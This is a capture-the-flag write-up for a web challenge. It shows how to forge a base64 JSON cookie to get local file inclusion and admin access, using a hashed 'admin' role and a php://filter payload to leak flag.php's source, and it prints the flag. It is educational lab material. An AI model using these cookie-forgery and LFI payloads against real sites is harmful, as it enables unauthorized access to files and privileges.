
AdventOfCTF-10




10

1000

When files are included things can get real messy. The flag is in flag.php.

Visit https://10.adventofctf.com to start the challenge.



Advent of CTF 10

Your daily dose of CTF for December


Pages in Santa's big book

Currently there is only one person on the naughty list....

Who has been most naughty?

The Advent of CTF is brought to you by NOVI Hogeschool. It is built by @credmp. If you are looking for a Dutch Cyber Security Bachelor degree or bootcamp, check us out. (Dutch follows) Als je al weet dat je een opleiding wilt volgen, neem dan contact op met Valerie

If we go to the page flag.php we find this:




Why does Egische keep showing up?

You are on the right page, but you cannot see what you want yet. Go get promoted!


Go back on the homepage...

A cookie is set!



Name	Value
zeroten	eyJwYWdlIjoiZmxhZy5waHAiLCJyb2xlIjoiMTJkZWE5NmZlYzlw...

Let's decode it with cyberchef.



```
eyJwYWdlIjoibWFpbiIsInJvbGUiOiIxMmRlYTk2ZmVjMjA1OTM1NjZhYjc1NjkyYzk5NDk1OTY4MzNhZGM5In0%3D
```

```
{"page":"main","role":"12dea96fec20593566ab75692c9949596833adc9"}7.
```

```
{"page":"main","role":"12dea96fec20593566ab75692c9949596833adc9"}
```

Let's try to set a different page. Here there are two ways to get LFI.


Way #1

```
{"page":"flag","role":"12dea96fec20593566ab75692c9949596833adc9"}

And base64 encode this cookie.

eyJwYWdlIjoiZmxhZyIsICJyb2xlIjoiMTJkZWE5NmZlYzIwNTkzNTY2YWI3NTY5MmM5OTQ5NTk2ODMzYWRjO
SJ9
```

Replace this cookie with the old one.



Advent of CTF 10

Your daily dose of CTF for December

Pages in Santa's big book

Why does Egische keep showing up?

You are on the right page, but you cannot see what you want yet. Go get promoted!

Who has been most naughty?


We include correctly the flag file but we are missing something. Let's try to use a different role. The second part of the cookie looks like sha1, so we calculate the hash of admin.

```
d033e22ae348aeb5660fc2140aec35850c4da997

{"page":"flag","role":"d033e22ae348aeb5660fc2140aec35850c4da997"}

eyJwYWdlIjoiZmxhZyIsICJyb2xlIjoiZDAzM2UyMmFlMzQ4YWViNTY2MGZjMjE0MGFlYzM1ODUwYzRkYTk5N
yJ9
```

Relace the old cookie with this new one. And we get the flag.



Advent of CTF 10

Your daily dose of CTF for December

Pages in Santa's big book

Why does Egische keep showing up?

The dark secret on this page is: NOVI{LFI_1s_ask1ng_f0r_tr0bl3}

Who has been most naughty?

Way #2 (The cool way)

Use php filters!

Using php://filter for local file inclusion

Published on by I came across a website where the site was vulnerable to LFI (local file inclusion) however the inclusion was done using a require_once and the script appended a .php extension to the end of the file; furthermore it was not vulnerable to null byte injection which meant that if I did include a file that: The


https://www.idontplaydarts.com/2011/02/using-php-filter-for-local-file-inclusion/

```
{"page":"php://filter/convert.base64-encode/resource=flag",  "role":"12dea96fec205935
66ab75692c9949596833adc9"}

And base64 encode this cookie

eyJwYWdlIjoicGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS9yZXNvdXJjZT1mbGFnIiwgICJyb
2xlIjoiMTJkZWE5NmZlYzIwNTkzNTY2YWI3NTY5MmM5OTQ5NTk2ODMzYWRjOSJ9
```

Replace the old cookie with this new one.



Advent of CTF 10

Your daily dose of CTF for December

Pages in Santa's big book

PD9waHAKPz4KCjxoND5XaHkgZG9lcyBFZ2lzY2hlIGtlZXAgc2hvd2luZyB
1cD88L2g0Pgo8P3BocAoKaWYgKCRfQ09PS0lFWyJ6ZXJvdGVuIl0pIHsKI
CAgICRkYXRhID0ganNvbl9kZWNvZGUoYmFzZTY0X2RlY29kZSgkX0NP
T0tJRVsiemVyb3RlbiJdKSwgdHJ1ZSk7Cn0KCmlmICgkcm9sZSA9PT0gI
mQwMzNlMjJhZTM0OGFlYjU2NjBmYzIxNDBhZWMzNTg1MGM0ZGE5
OTciKSB7Cj8+CiAgICA8cD4KICAgICAgICBUaGUgZGFyayBzZWNyZXQg
b24gdGhpcyBwYWdlIGlzOiBOT1ZJe0xGSV8xc19hc2sxbmdfZjByX3RyM
GJsM30KICAgIDwvcD4KPD8KfSBlbHNlIHsKPz4KICAgIDxwPgogICAgIC
AgIFlvdSBhcmUgb24gdGhlIHJpZ2h0IHBhZ2UsIGJ1dCB5b3UgY2Fubm9
0IHNlZSB3aGF0IHlvdSB3YW50IHlldC4gR28gZ2V0IHByb21vdGVkIQogI
CAgPC9wPgo8P3BocAp9Cj8+Cg==

Who has been most naughty?

```
PD9waHAKPz4KCjxoND5XaHkgZG9lcyBFZ2lzY2hlIGtlZXAgc2hvd2luZyB1cD88L2g0Pgo8P3BocAoKaWYgK
CRfQ09PS0lFWyJ6ZXJvdGVuIl0pIHsKICAgICRkYXRhID0ganNvbl9kZWNvZGUoYmFzZTY0X2RlY29kZSgkX0
NPT0tJRVsiemVyb3RlbiJdKSwgdHJ1ZSk7Cn0KCmlmICgkcm9sZSA9PT0gImQwMzNlMjJhZTM0OGFlYjU2NjB
mYzIxNDBhZWMzNTg1MGM0ZGE5OTciKSB7Cj8+CiAgICA8cD4KICAgICAgICBUaGUgZGFyayBzZWNyZXQgb24g
dGhpcyBwYWdlIGlzOiBOT1ZJe0xGSV8xc19hc2sxbmdfZjByX3RyMGJsM30KICAgIDwvcD4KPD8KfSBlbHNlI
HsKPz4KICAgIDxwPgogICAgICAgIFlvdSBhcmUgb24gdGhlIHJpZ2h0IHBhZ2UsIGJ1dCB5b3UgY2Fubm90IH
NlZSB3aGF0IHlvdSB3YW50IHlldC4gR28gZ2V0IHByb21vdGVkIQogICAgPC9wPgo8P3BocAp9Cj8+Cg==
```

```
<?php
?>

<h4>Why does Egische keep showing up?</h4>
<?php
```

```
if ($_COOKIE["zeroten"]) {
    $data = json_decode(base64_decode($_COOKIE["zeroten"]), true);
}

if ($role === "d033e22ae348aeb5660fc2140aec35850c4da997") {
?>
    <p>
        The dark secret on this page is: NOVI{LFI_1s_ask1ng_f0r_tr0bl3}
    </p>
<?
} else {
?>
    <p>
        You are on the right page, but you cannot see what you want yet. Go get promoted!
    </p>
<?php
}
?>
```

Flag: NOVI{LFI_1s_ask1ng_f0r_tr0bl3}